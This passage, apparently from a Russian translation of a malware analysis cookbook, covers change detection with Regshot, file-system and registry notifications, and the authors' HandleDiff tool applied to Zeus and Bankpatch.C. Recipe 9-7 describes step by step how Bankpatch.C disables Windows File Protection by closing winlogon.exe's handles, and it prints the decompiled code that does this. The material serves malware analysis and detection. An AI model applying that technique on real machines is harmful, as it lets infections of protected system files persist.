Рецепт 9-2. Обнаружение изменений посредством Regshot

Regshot[2] - инструмент обнаружения изменений на основе различий, ориентированный на файловую систему и реестр. Среди аналогов Regshot - InCtrl5[3] и Winalysis[4]. Regshot обладает несколькими преимуществами: имеет открытый исходный код, обычно работает значительно быстрее и представляет собой отдельный исполняемый файл, не требующий установки. Regshot применяет следующий метод:

• При создании первого, базового, снимка Regshot посредством `RegEnumValue` и `RegEnumKeyEx` строит в памяти список существующих ключей и значений реестра.
• Для файловой системы инструмент рекурсивно обходит любое число каталогов верхнего уровня и посредством `FindFirstFile` и `FindNextFile` строит в памяти список файлов. Для каждого файла записываются размер в байтах, атрибуты, например скрытый, системный и архивный, а также время последней записи.
• После создания второго снимка и сравнения Regshot сообщает обо всех созданных, изменённых или удалённых ключах и значениях реестра и файлах.

Применение Regshot

Чтобы использовать Regshot, укажите разделённые точкой с запятой каталоги верхнего уровня, за которыми требуется наблюдать. Для наиболее полных результатов необходимо включить корневой каталог диска C. Чтобы обнаружить попытки вредоносной программы распространяться посредством автозапуска, к анализируемой машине можно подключить USB-накопитель или дополнительный жёсткий диск и также наблюдать за ним, указав, например, корневые каталоги дисков C, F и G. Изменения реестра отслеживаются автоматически, поэтому этот компонент не требует настройки.

Для создания базового снимка нажмите **first shot** и дождитесь, пока Regshot закончит перечисление необходимых сведений. Затем выполните вредоносную программу, подождите требуемое время и нажмите **second shot**, как показано на рисунке 9-3.



Рисунок 9-3. Создание снимка файловой системы и реестра посредством Regshot

После завершения второго снимка нажмите **compare**, чтобы увидеть результаты. На рисунке 9-4 показан пример изменений, зарегистрированных Regshot.



Рисунок 9-4. Пример результатов Regshot

Каждый раздел отчёта Regshot содержит полезные сведения о поведении вредоносной программы. Из него можно сделать следующие выводы:

• **Изменения реестра.** Вредоносная программа изменяет параметр `NoFolderOptions`, запрещая пользователям управлять отображением папок в Проводнике Windows. В частности, пользователь больше не может настроить показ файлов со скрытым атрибутом. Она также изменяет `DisableRegistryTools`, не позволяя запускать стандартные редакторы реестра Windows и удалять добавленные ею записи.

• **Добавленные файлы.** Вредоносная программа добавляет файл `csrssc.exe` во временный каталог пользователя. В каталоге Prefetch появляются два новых файла, но это косвенные артефакты: их создала Windows, а не вредоносная программа. Файлы Prefetch являются ценными источниками криминалистических данных. Они показывают, что во время выполнения вредоносной программы в системе запускались файлы `944983008.exe` и `csrssc.exe`. Без Prefetch можно было бы установить только создание `csrssc.exe`, но не факт его выполнения.

• **Удалённые файлы.** Вредоносная программа удаляет с рабочего стола пользователя файл `944983008.exe`, то есть исходный образец. Следовательно, после выполнения она удаляет сама себя.

• **Изменённые файлы или их атрибуты.** Вредоносная программа непосредственно не изменяет файлы. Все показанные на рисунке 9-4 изменения косвенны. Например, файлы истории Internet Explorer, вероятно, изменились потому, что один из вредоносных процессов, `944983008.exe` или `csrssc.exe`, использовал WinINet API. Функции WinINet автоматически обновили `index.dat`, файлы истории IE, указав посещённые сайты.

Рецепт 9-3. Получение уведомлений об изменениях файловой системы

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Инструменты на основе уведомлений могут обнаруживать изменения файловой системы, регистрируя функции обратного вызова. Функция обратного вызова - определённое программистом действие, которое Windows выполняет, когда любой процесс изменяет файлы в наблюдаемом каталоге. Представленный в этом рецепте инструмент `RegFsNotify.exe`, находящийся на DVD книги, наблюдает во всех каталогах верхнего уровня фиксированных, то есть локальных жёстких, и съёмных, то есть USB, дисков за новыми и удалёнными файлами, изменениями размера файлов и их атрибутов. В функции обратного вызова `RegFsNotify.exe` сообщает о произошедших действиях.

Уведомления об изменениях файловой системы

Для регистрации уведомлений об изменениях требуются следующие функции Windows API:

- `FindFirstChangeNotification`;
- `FindNextChangeNotification`;
- `ReadDirectoryChangesW`.

Первый аргумент `FindFirstChangeNotification` - имя наблюдаемого каталога. Второй указывает, нужно ли наблюдать за изменениями в подкаталогах, то есть рекурсивно. Третий представляет типы требуемых уведомлений. При успехе функция возвращает дескриптор. Её прототип API:

```
HANDLE WINAPI FindFirstChangeNotification(
    __in  LPCTSTR lpPathName,   // путь к наблюдаемому каталогу
    __in  BOOL bWatchSubtree,   // true для рекурсивного наблюдения
    __in  DWORD dwNotifyFilter  // одно или несколько значений из таблицы 9-2
);
```

В таблице 9-2 приведены возможные значения параметра `dwNotifyFilter`.

Таблица 9-2. Возможные значения аргумента dwNotifyFilter

Значение	Описание
`FILE_NOTIFY_CHANGE_FILE_NAME`	Срабатывает при переименовании, создании или удалении файлов
`FILE_NOTIFY_CHANGE_DIR_NAME`	Срабатывает при создании или удалении каталогов
`FILE_NOTIFY_CHANGE_ATTRIBUTES`	Срабатывает при любом изменении атрибутов файлов в наблюдаемом каталоге
`FILE_NOTIFY_CHANGE_LAST_WRITE`	Срабатывает при обновлении времени последней записи любого файла в наблюдаемом каталоге
`FILE_NOTIFY_CHANGE_LAST_ACCESS`	Срабатывает при обновлении времени последнего доступа к любому файлу в наблюдаемом каталоге
`FILE_NOTIFY_CHANGE_CREATION`	Срабатывает при обновлении времени создания любого файла в наблюдаемом каталоге
`FILE_NOTIFY_CHANGE_SECURITY`	Срабатывает при обновлении дескриптора безопасности любого файла в наблюдаемом каталоге

Значение	Описание
FILE_NOTIFY_CHANGE_SIZE	Срабатывает при изменении размера любого файла в наблюдаемом каталоге

Если требуется зарегистрировать уведомления для нескольких каталогов с разными фильтрами, это также возможно. Например, можно обнаруживать созданные файлы в C:\WINDOWS\system32, но в C:\Users отслеживать только изменения существующих файлов. Для этого дважды вызывают FindFirstChangeNotification, а затем передают массив возвращённых дескрипторов функции WaitForMultipleObjects. Программа приостанавливается, пока какой-либо процесс не вызовет одно из уведомлений. Когда функция ожидания возвращает управление, программа посредством ReadDirectoryChangesW получает подробности изменения. Ниже приведены прототип этой функции API и структура возвращаемых данных.

```
BOOL WINAPI ReadDirectoryChangesW(
    __in         HANDLE hDirectory,   // открытый дескриптор наблюдаемого каталога
    __out        LPVOID lpBuffer,     // выходной буфер
    __in         DWORD nBufferLength, // длина lpBuffer
    __in         BOOL bWatchSubtree,  // true для рекурсивного наблюдения
    __in         DWORD dwNotifyFilter,// значения из таблицы 9-2
    __out_opt    LPDWORD lpBytesReturned,   // число байтов в lpBuffer
    __inout_opt  LPOVERLAPPED lpOverlapped, // требуется для перекрывающегося режима
    __in_opt     LPOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);

typedef struct _FILE_NOTIFY_INFORMATION {
    DWORD NextEntryOffset; // смещение следующей структуры
    DWORD Action;          // действие: изменение, удаление, создание и т. д.
    DWORD FileNameLength;  // число байтов в массиве FileName
    WCHAR FileName[1];     // буфер переменного размера для имени файла или каталога
} FILE_NOTIFY_INFORMATION, *PFILE_NOTIFY_INFORMATION;
```

Параметр hDirectory содержит дескриптор наблюдаемого каталога. Параметр lpBuffer - буфер для выходных данных. Выход представляет собой массив структур FILE_NOTIFY_INFORMATION, по одной для каждого изменения. Чтобы сообщить об изменениях, достаточно перебрать массив структур и вывести поля Action и FileName. Полный исходный код RegFsNotify.exe находится на DVD книги.

Применение RegFsNotify

Для работы с RegFsNotify.exe просто вызовите его из командной строки: аргументы не требуются. Инструмент проверялся только в Windows XP и Windows 7, но может работать и в других версиях Windows. Чтобы остановить наблюдение, нажмите Ctrl+C в командной строке. Все журналы сохраняются в файл RegFsNotify.txt в текущем рабочем каталоге. Пример вывода RegFsNotify.exe показан на рисунке 9-5. На DVD книги также имеется видео о применении инструмента.



Рисунок 9-5. Анализ поведения вредоносной программы посредством RegFsNotify

Каждая строка вывода `RegFsNotify.exe` начинается с `[ADDED]`, `[REMOVED]` или `[MODIFIED]`, указывая вид произошедшего действия. По данным рисунка 9-5 можно сделать следующие выводы:

• **Изменения реестра.** Вредоносная программа несколько раз изменяет ключ реестра `Image File Execution Options`; наблюдение за реестром посредством уведомлений рассматривается в рецепте 9-4. Добавление новых значений в этот ключ вредоносной программой, скорее всего, является попыткой запретить выполнение антивирусных продуктов. Дополнительные сведения приведены в блоге McAfee.[5]

• **Добавленные файлы.** Во время выполнения вредоносной программы были созданы следующие файлы:

◦ новый файл Prefetch `C:\Windows\Prefetch\RUNDLL32.EXE`; вероятнее всего, вредоносная программа сбросила или загрузила DLL, а затем выполнила её посредством `rundll32.exe` (см. рецепт 13-2);

◦ файл автозапуска `C:\AUTORUN.INF`, указывающий на попытку распространения на другие компьютеры.

• **Удалённые файлы.** Вредоносная программа удалила файл `tete23418937t.dll`. Судя по подозрительному имени, незадолго до удаления его создала сама вредоносная программа, то есть до её запуска файла в системе не было. Это пример временного файла из таблицы 9-1, который инструмент на основе различий, например Regshot, скорее всего, не обнаружил бы.

> **Примечание.** Интересная особенность вывода `RegFsNotify.exe`: два файла, `rav32.exe` и `safe..`, отмечены как добавленные, но полный путь показывает, что они помещены в корзину. Это можно было бы объяснить удалением файлов с перемещением в корзину. Однако файлы, удалённые из командной строки или прямым вызовом `DeleteFile`, обходят корзину. Пользователь также определённо не удалял их из Проводника, поскольку всё происходило на неиспользуемой в тот момент виртуальной машине. Остаётся одно объяснение: вредоносная программа намеренно добавляет файлы в корзину, пытаясь скрыть их. Большинство пользователей редко очищают или просматривают корзину, поэтому она является разумным местом для сбрасывания файлов, в отличие, например, от рабочего стола.

Ограничения RegFsNotify

Помимо ограничений из таблицы 9-1, функции API для создания уведомлений иногда могут пропускать изменения. Например, при удалении каталога с 20 файлами уведомление может прийти только о самом каталоге и 12 его файлах. Это документированная слабость, проявляющаяся при множестве одновременных изменений. Кроме того, уведомления нельзя регистрировать для удалённых или общих сетевых дисков.

Рецепт 9-4. Получение уведомлений об изменениях реестра

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Уведомления об изменениях реестра работают несколько иначе, чем уведомления файловой системы. Можно получить уведомление об изменении ключа реестра или любого из его подразделов, но определить изменившийся ключ придётся самостоятельно. Иными словами, для реестра нет аналога `ReadDirectoryChangesW`. Эту проблему можно решить, заранее построив список в памяти, как Regshot, а затем определяя добавленные, изменённые и удалённые элементы, либо после уведомления рекурсивно разбирать реестр и проверять время последней записи.

> **Примечание.** Вредоносная программа может изменить временные метки файла вызовом `SetFileTime` или запретить NTFS обновлять время последнего доступа, изменив ключ реестра `NtfsDisableLastAccessUpdate`. Однако, насколько известно авторам, стабильного способа изменять временные метки ключей реестра или запрещать их запись нет. Пример обнаружения вредоносной программы, изменяющей временные метки файлов, приведён в рецепте 10-2.

Уведомления об изменениях реестра

Прототип API `RegNotifyChangeKeyValue`:

```
LONG WINAPI RegNotifyChangeKeyValue(
    __in      HKEY hKey,            // дескриптор ключа верхнего уровня
    __in      BOOL bWatchSubtree,   // наблюдать рекурсивно
    __in      DWORD dwNotifyFilter, // значения из таблицы 9-3
    __in_opt  HANDLE hEvent,        // событие, сигнализируемое при изменении
    __in      BOOL fAsynchronous    // true для асинхронного режима
);
```

Параметр `dwNotifyFilter` может содержать одно или несколько значений из таблицы 9-3.

Таблица 9-3. Значения dwNotifyFilter

Значение	Описание
`REG_NOTIFY_CHANGE_NAME`	Срабатывает при добавлении или удалении подраздела
`REG_NOTIFY_CHANGE_ATTRIBUTES`	Срабатывает при изменении атрибутов ключа
`REG_NOTIFY_CHANGE_SECURITY`	Срабатывает при изменении дескриптора безопасности ключа
`REG_NOTIFY_CHANGE_LAST_SET`	Срабатывает при добавлении, удалении или изменении значений ключа

Авторы встроили код уведомлений реестра в `RegFsNotify.exe`, представленный в рецепте 9-3. По умолчанию он наблюдает за изменениями любого ключа в `HKLM\Software` и `HKCU\Software`. Можно добавить любое число ключей верхнего уровня. Некоторые антивирусные продукты используют такие уведомления, чтобы немедленно восстанавливать свои параметры реестра, если вредоносная программа пытается их удалить. Аналогично многие семейства вредоносных программ восстанавливают собственные параметры, удалённые антивирусом. Теперь этот метод можно добавить и в свои инструменты.

Рецепт 9-5. Сравнение таблиц дескрипторов

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Рассмотренные до сих пор инструменты обнаруживают изменения постоянных, энергонезависимых данных, таких как файлы и ключи реестра. Если их не удалить, они сохраняются после перезагрузки. Однако другие виды данных, например объекты рабочего стола, мьютексы и события, более изменчивы. Без наблюдения за ними можно упустить важные аспекты поведения образца. В этом рецепте вводится сравнение таблиц дескрипторов и описывается созданный авторами инструмент `HandleDiff.exe`, находящийся на DVD книги.

Объекты Windows

Windows является объектно-ориентированной ОС: с точки зрения ядра всё представляет собой объект. Прежде чем приложение сможет выполнить операцию над объектом, например прочитать файл или записать в него данные, оно должно открыть дескриптор файлового объекта. На рисунке 9-6 показано применение инструмента Sysinternals WinObj[6] для просмотра разных типов объектов в системе.




Рисунок 9-6. Просмотр типов объектов посредством WinObj

При анализе вредоносной программы о её поведении многое можно узнать по объектам каждого типа, к которым она обращается. Сам факт открытия дескриптора файла сообщает немного: важны имя файла и предоставленный доступ, например только чтение или запись. Один из инструментов для сбора сведений о дескрипторах - `handle.exe` от Sysinternals. Параметры `-p` и `-a` выводят все дескрипторы конкретного процесса, как показано на рисунке 9-7.




Рисунок 9-7. Открытые дескрипторы процесса с PID 1200

У некоторых объектов поле имени пусто. Это нормально для объектов вроде потоков и таймеров, у которых просто нет связанных имён. Другие объекты, например мьютексы, события и семафоры, могут быть именованными или неименованными: это зависит от того, разрешил ли создавший их процесс другим процессам системы обращаться к этим объектам. Ещё один инструмент проверки открытых дескрипторов процесса - Process Hacker.[7] Как показано на рисунке 9-8, вкладка дескрипторов Process Hacker по умолчанию скрывает неименованные дескрипторы, но это можно изменить, сняв флажок.



Рисунок 9-8. Просмотр открытых дескрипторов посредством Process Hacker

Недостаток этих инструментов в том, что они показывают только дескрипторы, открытые процессом в текущий момент. Если при динамическом анализе вредоносная программа закроет дескриптор объекта до просмотра, часть действий будет пропущена. Другая проблема - огромное число дескрипторов, открытых каждым системным процессом в любой момент. Если другие процессы закрывают или открывают дескрипторы объектов вследствие действий вредоносной программы, как точно определить изменения?

> **Примечание.** Сколько дескрипторов один процесс способен держать открытыми одновременно? Как объясняет Марк Руссинович (Mark Russinovich) в публикации *Pushing the Limits of Windows: Handles*[8], чуть больше 16 миллионов. Там же описан способ определения изменений таблицы дескрипторов процесса посредством расширения `!htrace` для WinDbg (см. главу 14).

Косвенные изменения, или побочные эффекты вредоносной активности, являются критически важными артефактами, которые следует фиксировать при анализе. Любая программа, вредоносная или нет, отвечает за несколько непреднамеренных и неконтролируемых изменений системы. Например, `csrss.exe` участвует в создании процессов пользовательского режима. Он открывает дескриптор каждого нового процесса, и тот остаётся открытым всё время работы процесса. Процесс может скрываться множеством способов, но его можно обнаружить, проверив открытые

дескрипторы csrss.exe; это называется альтернативным перечислением процессов. Процесс может попытаться изменить таблицу дескрипторов csrss.exe (пример см. в рецепте 8-7), но для этого требуется открыть дескриптор самого csrss.exe. Таким образом, скрывая один артефакт, вредоносная программа вынуждена создавать другой.

Разработка программы сравнения дескрипторов

Для решения проблемы авторы создали HandleDiff.exe. Программа сравнивает дескрипторы, открытые в каждом процессе до и после выполнения образца вредоносной программы. Иными словами, это инструмент обнаружения изменений на основе различий, но ориентированный на вновь открытые и закрытые дескрипторы. Ниже дано более техническое описание работы HandleDiff.exe; полный исходный код также находится на DVD книги.

• Перечисляет процессы системы посредством API CreateToolhelp32Snapshot с флагом TH32CS_SNAPPROCESS.
• Для каждого процесса вызывает NtQuerySystemInformation с классом SystemHandleInformation. Эта функция возвращает структуру SYSTEM_HANDLE_INFORMATION, содержащую массив структур SYSTEM_HANDLETABLE_ENTRY_INFO, по одной для каждого открытого в системе дескриптора. Поле UniqueProcessId указывает PID процесса-владельца.

```
typedef struct _SYSTEM_HANDLE_TABLE_ENTRY_INFO
{
    USHORT  UniqueProcessId;
    USHORT  CreatorBackTraceIndex;
    UCHAR   ObjectTypeIndex;
    UCHAR   HandleAttributes;
    USHORT  HandleValue;
    PVOID   Object;
    ULONG   GrantedAccess;
} SYSTEM_HANDLE_TABLE_ENTRY_INFO, *PSYSTEM_HANDLE_TABLE_ENTRY_INFO;

typedef struct _SYSTEM_HANDLE_INFORMATION
{
    ULONG  NumberOfHandles;
    SYSTEM_HANDLE_TABLE_ENTRY_INFO Handles[1];
} SYSTEM_HANDLE_INFORMATION, *PSYSTEM_HANDLE_INFORMATION;
```

• Открывает каждый процесс посредством OpenProcess, запрашивая разрешение PROCESS_DUP_HANDLE. HandleDiff.exe создаёт дубликаты открытых дескрипторов процесса вызовом API DuplicateHandle.
• Передаёт каждый дубликат в NtQueryObject с флагами ObjectTypeInformation и ObjectNameInformation. API возвращает тип дескриптора, например процесс, поток или файл, и имя описываемого им объекта.
• Записывает все собранные сведения о дескрипторах в вектор C++, то есть массив с динамическим размером, и повторяет все действия при втором снимке, создавая два вектора дескрипторов.
• Сравнивает, какие дескрипторы имеются в одном векторе, но отсутствуют в другом, точно определяя изменения.

> **Примечание.** Один из документированных недостатков NtQueryObject: программа зависает при запросе имён объектов Pipe, открытых для синхронного доступа и имеющих ожидающие операции чтения или записи. Чтобы избежать зависания, HandleDiff.exe ищет имена объектов Pipe в отдельном потоке, который можно завершить, если он не закончит работу достаточно быстро.

Применение HandleDiff.exe

Следующий синтаксис показывает применение `HandleDiff.exe`:

```
C:\> HandleDiff.exe -h
------------------------------
 HandleDiff v0.2
------------------------------

Usage: HandleDiff.exe [OPTIONS]
OPTIONS:
  -h           show this message and exit
  -d           diffing mode
  -s <SECS>    take 2nd snapshot after SECS seconds
  -f <FILE>    save results to file
  -q           quiet, only show handles with names
```

Чтобы перечислить все дескрипторы системы и вывести их в STDOUT:

```
C:\> HandleDiff.exe
```

Чтобы перечислить только именованные дескрипторы, то есть включить тихий режим:

```
C:\> HandleDiff.exe -q
```

Чтобы перечислить только именованные дескрипторы и сохранить их в файл:

```
C:\> HandleDiff.exe -q -f log.txt
```

Чтобы использовать режим сравнения с ручным таймером, при котором перед вторым снимком вы нажимаете клавишу:

```
C:\> HandleDiff.exe -d
```

Чтобы использовать режим сравнения с автоматическим таймером на 60 секунд и сохранить вывод в файл, что удобно для автоматизированных песочниц:

```
C:\> HandleDiff.exe -d -s 60 -f log.txt
```

Следующие рецепты содержат практические примеры применения `HandleDiff.exe` для исследования таких вредоносных программ, как Zeus и Bankpatch.C. На DVD книги также имеется видео, пошагово показывающее работу с `HandleDiff.exe` и интерпретацию его вывода.

Рецепт 9-6. Исследование внедрения кода посредством HandleDiff

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Zeus, также известный как Zbot, PRG, ntos и wsnpoem, - троян, активно использующий внедрение кода. Внедрённому Zeus в целевой процесс коду требуется доступ к DLL, от которых он зависит, файлам, ключам реестра, мьютексам и другим ресурсам. Поэтому целевой процесс открывает их дескрипторы. В этом рецепте показано применение `HandleDiff.exe` для исследования артефактов, создаваемых Zeus при заражении системы.

Применение HandleDiff с Zeus

Чтобы точно определить, какие дескрипторы целевой процесс открывает вследствие работы внедрённого кода Zeus, можно настроить `HandleDiff.exe` с автоматическим таймером. До истечения таймера заразите систему Zeus. Ниже приведён фрагмент результатов:

```
C:\> HandleDiff.exe -d -s 60 -f zeus.txt
------------------------------
winlogon.exe (pid 684)
OldHandles: 516
NewHandles: 530
[+] 0x148      File         \WINDOWS\system32\lowsec\local.ds
[+] 0x14c      File         \WINDOWS\system32\lowsec\user.ds
[+] 0x1bc      Key          \REGISTRY\USER\.DEFAULT\Software\Microsoft\
                            Windows\CurrentVersion\Internet Settings
[+] 0x5e8      File         \WINDOWS\system32\sdra64.exe
[+] 0x7a0      File         \lsass
[+] 0x7e4      Mutant       \BaseNamedObjects\_AVIRA_2109
[+] 0x878      Semaphore    \BaseNamedObjects\shell.{210A4BA0-\
                            3AEA-1069-A2D9-08002B30309D}
[+]            DLL          C:\WINDOWS\system32\wininet.dll
[+]            DLL          C:\WINDOWS\system32\wsock32.dll
------------------------------
spoolsv.exe (pid 1704)
OldHandles: 135
NewHandles: 139
[+] 0xc4       Key          \REGISTRY\USER\.DEFAULT\Software\Microsoft\
                            Windows\CurrentVersion\Internet Settings
[+] 0x298      Mutant       \BaseNamedObjects\13CE123C01CAE16D000006A82
[+]            DLL          C:\WINDOWS\system32\psapi.dll
[+]            DLL          C:\WINDOWS\system32\wininet.dll
[+]            DLL          C:\WINDOWS\system32\wsock32.dll
```

Для каждого процесса вывод содержит идентификатор и имя процесса, а также число дескрипторов в базовом и сравнительном снимках. Знак + отмечает вновь созданный дескриптор, знак - - недавно закрытый; далее выводятся значение дескриптора, тип и имя объекта.

До запуска Zeus у `winlogon.exe` было 516 открытых дескрипторов, после - 530. Без дополнительной проверки нельзя с уверенностью утверждать, что 14 новых дескрипторов непосредственно вызваны Zeus, но имена объектов позволяют дать более точную оценку:

• открытые дескрипторы файлов `local.ds` и `user.ds` непосредственно созданы Zeus: в этих файлах троян хранит конфигурацию и похищенные данные;
• открытый дескриптор ключа реестра **Internet Settings** - артефакт загрузки `wininet.dll`, сетевой DLL, используемой Zeus вместе с библиотекой Winsock `wsock32.dll` для связи с командно-управляющими сайтами;
• мьютекс `_AVIRA_2109` создаётся Zeus для обозначения своего присутствия в системе;
• открытый дескриптор `sdra64.exe`, исполняемого файла Zeus на диске, удерживается заражённым процессом `winlogon.exe`, чтобы другие процессы не могли удалить файл.

Видео к этому рецепту на DVD книги показывает несколько других артефактов Zeus.

Рецепт 9-7. Наблюдение за отключением защиты файлов Windows программой Bankpatch.C

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

HandleDiff.exe позволяет обнаруживать не только вновь созданные, но и недавно закрытые дескрипторы любого процесса. Зачем знать, какие дескрипторы были закрыты? Рассмотрим пример трояна Bankpatch.C.[8] Эта вредоносная программа заражает файлы и внедряет код в такие DLL, как kernel32.dll и wininet.dll. Однако в системах с Windows File Protection (WFP) эти DLL защищены от изменений. Bankpatch.C отключает WFP точно так, как Даниэль Пистелли (Daniel Pistelli) описал в 2004 году.[9] Кратко метод выглядит следующим образом:

• Перечисляются дескрипторы посредством NtQuerySystemInformation и класса SystemHandleInformation.
• Для каждого открытого дескриптора winlogon.exe посредством NtQueryObject и класса ObjectNameInformation получается имя объекта.
• Имя объекта преобразуется в верхний регистр и проверяется на наличие WINDOWS\SYSTEM32 или WINNT\SYSTEM32. При совпадении код создаёт дубликат дескриптора объекта с правами DUPLICATE_CLOSE_SOURCE. Именно эти дескрипторы нужны winlogon.exe для наблюдения за изменениями каталогов тем же методом уведомлений файловой системы, который описан в рецепте 9-3.
• Для дубликата вызывается CloseHandle, что фактически закрывает копию дескриптора у winlogon.exe. После закрытия дескриптора каталога system32 процесс больше не получает уведомления об изменениях защищённых файлов. Не узнав об изменении файла, winlogon.exe не может начать восстановление, поэтому заражение файла программой Bankpatch.C становится постоянным.

На рисунке 9-9 показан декомпилированный IDA Pro и Hex-Rays код Bankpatch.C, отключающий WFP. Если сравнить его с проверочным кодом Даниэля Пистелли, сходство очевидно.

```
if ( *&hEntry->UniqueProcessId != winlogon_pid )
  goto next_handle;
hCurrentProcess = GetCurrentProcess();
if ( DuplicateHandle(
       hSourceProcessHandle,
       hEntry->HandleValue,
       hCurrentProcess,
       &TargetHandle,
       0,
       0,
       DUPLICATE_SAME_ACCESS) )
{
  if ( !NtQueryObject(TargetHandle, ObjectNameInformation, &pObjectName, 532, 0) )
  {
    CharUpperW(pObjectName.Name.Buffer);
    if ( strstrW(L"WINDOWS\\SYSTEM32", pObjectName.Name.Buffer) == 1
      || strstrW(L"WINNT\\SYSTEM32", pObjectName.Name.Buffer) == 1 )
    {
      CloseHandle(TargetHandle);
      DuplicateHandle(
        hSourceProcessHandle,
        hEntry->HandleValue,
        hCurrentProcess,
        &TargetHandle,
        0,
        0,
        DUPLICATE_SAME_ACCESS | DUPLICATE_CLOSE_SOURCE);
      CloseHandle(TargetHandle);
      goto next_handle;
    }
  }
  hEntry = v6;
}
CloseHandle(TargetHandle);
```

Рисунок 9-9. Декомпиляция Hex-Rays кода Bankpatch.C, отключающего WFP

Чтобы продемонстрировать действие кода Bankpatch.C, отключающего WFP, настройте `HandleDiff.exe` с автоматическим таймером. До его истечения установите Bankpatch.C в систему. Ниже приведены использованная команда и пример вывода `HandleDiff.exe`:

```
C:\> HandleDiff.exe -d -s 60 -f bankpatch.txt
------------------------------
winlogon.exe (pid 684)
OldHandles: 582
NewHandles: 580
[-] 0x200      0x160001   File         \WINDOWS\system32
[-] 0x7fc      0x100020   File         \WINDOWS\system32
```

После установки Bankpatch.C у `winlogon.exe` стало на два дескриптора меньше. Два исчезнувших дескриптора относились к файловым объектам с именем `WINDOWS\system32`; фактически это каталоги, открытые посредством `CreateFile`. Теперь очевидно, почему закрытые, как и созданные, дескрипторы чрезвычайно ценны при динамическом анализе.

Наблюдение за API и их перехват

Мониторы API - классические инструменты инженеров по обратной разработке и аналитиков вредоносных программ. Перехватывая вызовы функций API и регистрируя соответствующие параметры, они дают множество сведений о поведении программы во время выполнения. Для этой цели существует много инструментов, включая Process Monitor из предыдущего раздела. Зачем создавать собственный? Наиболее частые причины:

• большинство существующих инструментов имеют только графический интерфейс, без командной строки или пакетного режима;
• они могут перехватывать ненужные функции и не перехватывать нужные;
• они могут выводить результаты не в требуемом формате, например XML, SQL, CSV или двоичном дампе;
• для перехвата может потребоваться особое действие. Например, можно перехватить `DeleteFile`, чтобы сделать копию файла перед удалением, или `Sleep`, чтобы сократить ожидание трояна перед заражением системы.

Перехват функции не обязательно нужен для наблюдения. Однажды авторам требовалось извлечь жёстко заданный ключ шифрования из нескольких сотен упакованных вариантов одного трояна. Ключ становился доступен только после распаковки программы. Вскоре после распаковки программа заражала систему и не позволяла другим вариантам выполняться на ней. Поэтому ключи требовалось получать без заражения, иначе виртуальную машину пришлось бы возвращать к снимку для каждого образца.

Решение состояло в поиске общей функции API, например `CreateEvent`, которую все трояны вызывали после распаковки, но до заражения. Авторы создали DLL посредством одной из перечисленных далее библиотек перехвата API, которая перехватывала `CreateEvent`. Когда срабатывал перехват, DLL сканировала память процесса в поисках ключа шифрования, записывала его на диск и завершала процесс до заражения. Загрузчик командной строки перебирал каждый образец каталога и выполнял его с DLL перехвата API. Менее чем за минуту удавалось извлечь ключи из сотен образцов. Это лишь один пример применения библиотек перехвата API без обычного наблюдения за API или проверки параметров.

В рецепте 11-12 показано создание монитора API на Python посредством отладочной среды WinAppDbg. Иногда этот способ нежелателен: вредоносная программа может не выполняться под отладчиком либо инструмент должен работать на машинах без Python. В рецептах этого раздела

создаются мониторы API, не требующие отладчика или других сред. Можно использовать одну из следующих библиотек:

• Microsoft Detours: http://research.microsoft.com/en-us/projects/detours/
• WinAPIOverride32: http://jacquelin.potier.free.fr/winapioverride32/
• Mhook: http://codefromthe70s.org/mhook22.aspx
• madCodeHook: http://www.madshi.net/madCodeHookDescription.htm
• EasyHook: http://easyhook.codeplex.com/
• Nektra Deviare/Trappola: http://www.nektra.com/products/

Рецепт 9-8. Создание монитора API посредством Microsoft Detours

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Microsoft Detours бесплатно доступна по некоммерческой лицензии, но поддерживает только x86. Для коммерческого использования или полной поддержки x64 требуется приобрести лицензию. Detours поддерживает разработку на C/C++, включает функции API для внедрения DLL в память целевого процесса и поставляется с множеством примеров исходного кода собственных программ. В этом рецепте показано создание монитора API посредством Detours и Microsoft Visual Studio.

Создание DLL перехвата API

1. Загрузите и установите Detours. Она поставляется как MSI-файл и по умолчанию располагается, например, в `C:\Program Files\Microsoft Research\Detours Express 2.1`; далее этот путь обозначается `$DTHOME`.

2. Создайте в Visual Studio новое решение. Выберите **Win32 Console Application** и задайте имя решения; в примере используется `DetoursHooks`, как показано на рисунке 9-10.




Рисунок 9-10. Создание нового проекта в Visual Studio

3. На странице мастера **Application Settings** выберите тип приложения **DLL**, как показано на рисунке 9-11, затем нажмите **Finish**.



Рисунок 9-11. Выбор DLL в качестве типа приложения

